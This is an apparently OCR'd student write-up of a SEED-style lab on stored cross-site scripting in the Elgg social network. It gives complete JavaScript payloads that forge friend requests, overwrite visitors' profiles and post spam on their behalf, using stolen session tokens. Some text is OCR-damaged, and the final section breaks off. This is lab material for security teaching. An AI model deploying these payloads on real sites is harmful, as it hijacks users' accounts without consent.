
Task-1: Automating Friend Requests via XSS in Elgg

Initial Inspection :



```
GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1708016987,1708016987&__elgg_token=-qthNEI0_Sksq1GoTrHU6g,-qthNEI0_Sksq1GoTrHU6g

Status           200 OK
Version          HTTP/1.1
Transferred      769 B (388 B size)
Referrer Policy  strict-origin-when-cross-origin

Response Headers (381 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 388
Content-Type: application/json; charset=UTF-8
Date: Thu, 15 Feb 2024 17:09:54 GMT
```

The first step involved identifying how friend requests are made within the Elgg platform. This required:


1. Manual Observation: Performing a friend request manually while closely monitoring the HTTP requests generated during the process.
2. Request Analysis: Among the captured HTTP requests, we focused on the one directed to the /action/friends/add endpoint. Key elements observed include:
   - The HTTP Method: POST.
   - Request URL and Parameters: Identified the full request URL and critical parameters including friend, __elgg_ts (a timestamp), and __elgg_token (a security token).

The request URL structure is:
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=<timestamp>,<timestamp>&__elgg_token=<token>,<token>

Analysis:

Here,the only important part of the url is the id,when someone sends a request to another person,the id of the person to whom request is being sent is attached in the url.As we want to send the request to always samy,we add the samy id to the request url so that whenever this url gets posted from someone's browser,samy receives a request from him.The token and timestamp can be collected while sending the request.

Implementation:



```
<script type="text/javascript">
        window.onload = function () {
                var id = elgg.session.user.guid;
                var Ajax=null;
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="&__elgg_token="+elgg.security.token.__elgg_token;
                //Construct the HTTP request to add Samy as a friend.

                var sendurl='http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=' + ts + ',' + ts + '&__elgg_token=' + token + ',' + token; //FILL IN

                //Create and send Ajax request to add friend
                if(id != 59){
                        Ajax=new XMLHttpRequest();
                        Ajax.open("GET",sendurl,true);
                        Ajax.setRequestHeader("Host","www.seed-server.com");
                        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
                        Ajax.send();
                }
        }
</script>
```

Execution flow:

Upon loading an infected profile, the script:


1. Verifies the presence of the elgg object to ensure the script operates within the Elgg environment.
2. Constructs the request URL with the necessary security parameters (__elgg_ts and __elgg_token) and the target user ID (59 for Samy).
3. Checks if the current user is not Samy to avoid self-infection.

4. Sends an asynchronous HTTP GET request to Elgg's server, forging a friend request to Samy from the visiting user.

Task-2: Modifying the victim’s profile


Initial Inspection

1. **Manual Profile Editing**: To comprehend how profile modifications are handled in Elgg, we began by manually editing a user profile. This process involved inspecting the HTTP requests made during profile updates, specifically focusing on the POST request responsible for submitting profile changes.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	4.67 KB	19.27 KB
200	GET	www.seed-server.com	samy	document	html	4.72 KB	19.27 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.jsm:191 (i...	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	FaviconLoader.jsm:191 (i...	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B


24 requests | 52.41 KB / 9.39 KB transferred | Finish: 793 ms | DOMContentLoaded: 570 ms | load: 581 ms



```
POST http://www.seed-server.com/action/profile/edit

Status            302 Found
Version           HTTP/1.1
Transferred       4.67 KB (19.27 KB size)
Referrer Policy   no-referrer-when-downgrade

Response Headers (396 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 402
Content-Type: text/html; charset=UTF-8
Date: Fri, 16 Feb 2024 08:12:33 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
```

2. **Identifying Key Components:** The critical elements of the request comprised:
    i. **Endpoint**: The /action/profile/edit URL, responsible for handling profile updates.
    ii. **Parameters**: A series of parameters were identified, including __elgg_ts, __elgg_token (security tokens), and various profile fields (e.g., description, accesslevel[description], etc.).This field were found in request body

    The structure of the request body is:



Request payload

```
-----------------------------166482779839455908453159655418
Content-Disposition: form-data; name="__elgg_token"

gT2Qr84nzRy_5_8jVBps1w
-----------------------------166482779839455908453159655418
Content-Disposition: form-data; name="__elgg_ts"

1708071133
-----------------------------166482779839455908453159655418
Content-Disposition: form-data; name="name"

Samy
-----------------------------166482779839455908453159655418
Content-Disposition: form-data; name="description"

<p><script type="text/javascript">
  window.onload = function() {
```

Analysis:


So,after this inspection,we came to understand that when someone modifies his/her profile,a post request is sent,whose url is common for everyone but the content varies on how someone is modifying his/her profile.So,if we can write a script that will automatically load when someone visits samy's profile,we have to include following things on that script,

We need to collect a token and timestamp,and using how we want to modify the profile we have to generate content and then construct the content body and then send this body with our request.


With an understanding of Elgg's profile update mechanism, we proceeded to develop a malicious script capable of altering a victim's profile fields automatically.

Now,the url will be unaltered for everyone.But to generate the body ,we need to generate random strings.Also,the format of our content varies from the request body we have seen.The reason behind this the request body was multipart/form-data and when we are writing in the script we are using application/x-www-form-urlencoded.Using application/x-www-form-urlencoded gives us the flexibility of creating the content easily with the boundaries and other things.This format is fine as long as we are not uploading file,when we are uploading files or binary data.If we have uploaded them we had to shift to multipart/form data and construct the content body like that by separating through boundaries.

Implementation:



```
<p><script type="text/javascript">
  window.onload = function() {
    if (typeof elgg !== 'undefined' && elgg.security && elgg.security.token && elgg.session && elgg.session.user)
 {
      var ts = elgg.security.token.__elgg_ts;
      var token = elgg.security.token.__elgg_token;
      var guid = elgg.session.user.guid;
      var name = elgg.session.user.name

      if(guid !== 59) {
        var sendurl = "http://www.seed-server.com/action/profile/edit";

        function getRandomString(length) {
          var chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
          var str = '';
          for (var i = 0; i < length; i++) {
            str += chars.charAt(Math.floor(Math.random() * chars.length));
          }
          return str;
        }

        function getRandomStringLowercase(length){
          var chars = 'abcdefghijklmnopqrstuvwxyz0123456789';
          var str = '';
          for (var i = 0; i < length; i++) {
            str += chars.charAt(Math.floor(Math.random() * chars.length));
          }
          return str;
         }

```



```
        function getRandomEmail() {
          var chars = 'abcdefghijklmnopqrstuvwxyz0123456789';
          var email = getRandomStringLowercase(5) + '@example.com';
          return email;
        }

        function getRandomURL() {
          var chars = 'abcdefghijklmnopqrstuvwxyz0123456789';
          url = getRandomStringLowercase(5) + '.com';
          return url;
        }

        var content = '';
        content += "__elgg_token=" + token + "&__elgg_ts=" + ts;

        content += "&name=" + name;
        content += "&description=1905060" + "&accesslevel[description]=1"; //Set description to studnet ID and
 set access level to Logged in users
        content += "&briefdescription=" + getRandomString(10) +  "&accesslevel[briefdescription]=1";
        content += "&location=" + getRandomString(10) + "&accesslevel[location]=1";
        content += "&interests=" + getRandomString(10) + "&accesslevel[interests]=1";
        content += "&skills=" + getRandomString(10) + "&accesslevel[skills]=1";
        content += "&contactemail=" + getRandomEmail() + "&accesslevel[contactemail]=1";
        content += "&phone=" + getRandomString(10) + "&accesslevel[phone]=1";
        content += "&mobile=" + getRandomString(10) + "&accesslevel[mobile]=1";
        content += "&website=" + getRandomURL() + "&accesslevel[website]=1";
        content += "&twitter=" + getRandomString(10) +  "&accesslevel[twitter]=1";
        content += "&guid=" + guid;
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
```


Execution flow:

1. **Profile Visit**: When a user visits the infected profile, the script automatically triggers.
2. **Security Token Retrieval**: It fetches the current session's security tokens (__elgg_ts and __elgg_token).
3. **Condition Check**: Ensures the script does not execute for Samy's profile.
4. **Profile Update**: Constructs and sends a POST request with altered profile information.

Task 3: Posting on Wire on behalf of the victim

Initial Inspection:


The task begins with understanding how a legitimate user can post messages on "The Wire" in an Elgg-based social network. This involves inspecting the process a user goes through to create a post, focusing on the interaction between the client and server during the action



Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-ser...	add	document	html	4.44 KB	18.16 KB
200	GET	www.seed-ser...	all	document	html	4.48 KB	18.16 KB
200	GET	www.seed-ser...	jquery.js	script	js	cached	0 B
200	GET	www.seed-ser...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-ser...	require_config.js	script	js	cached	789 B
200	GET	www.seed-ser...	require.js	script	js	cached	0 B
200	GET	www.seed-ser...	elgg.js	script	js	cached	0 B
200	GET	www.seed-ser...	sprintf.js	require.js:127 (scr...	js	cached	0 B
200	GET	www.seed-ser...	en.js	require.js:127 (scr...	js	cached	0 B
200	GET	www.seed-ser...	weakmap-polyfill.js	require.js:127 (scr...	js	cached	0 B
200	GET	www.seed-ser...	formdata-polyfill.js	require.js:127 (scr...	js	cached	0 B

26 requests | 54.14 KB / 10.69 KB transferred | Finish: 450 ms | DOMContentLoaded: 265 ms | load: 276 ms

Method:POST
Url: http://www.seed-server.com/action/thewire/add
Request body:




```
-----------------------------42731549083196450829780848 63
Content-Disposition: form-data; name="__elgg_token"

K6hp_V4BSwIO8yfwN7cVAg
-----------------------------427315490831964508297808486 3
Content-Disposition: form-data; name="__elgg_ts"

1708091918
-----------------------------427315490831964508297808486 3
Content-Disposition: form-data; name="body"

It's  a me! Samy!
-----------------------------427315490831964508297808486 3--
```

Analysis:

From the request url we can see it will be same for everyone.But the content of the request will vary.So,we have to write a script that loads every time when someone visits samy's profile and then sends a automatic request to this url.We have construct the request body so that we can post what we want.

Implementation:



```
<script type="text/javascript">
  window.onload = function(){
    var ts ="&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token ="__elgg_token=" +  elgg.security.token.__elgg_token;

    var sendurl = "http://www.seed-server.com/action/thewire/add";


    var message = "To earn 12 USD/Hour(!), visit now\n";
    var link = encodeURIComponent("http://www.seed-server.com/profile/samy");
    message = message + link;


    var content = token +  ts + "&body=" + message;

    var guid = elgg.session.user.guid; // Logged in user's GUID


    if(guid !== 59){

      var Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "www.seed-server.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  }
</script>
```

Execution flow:

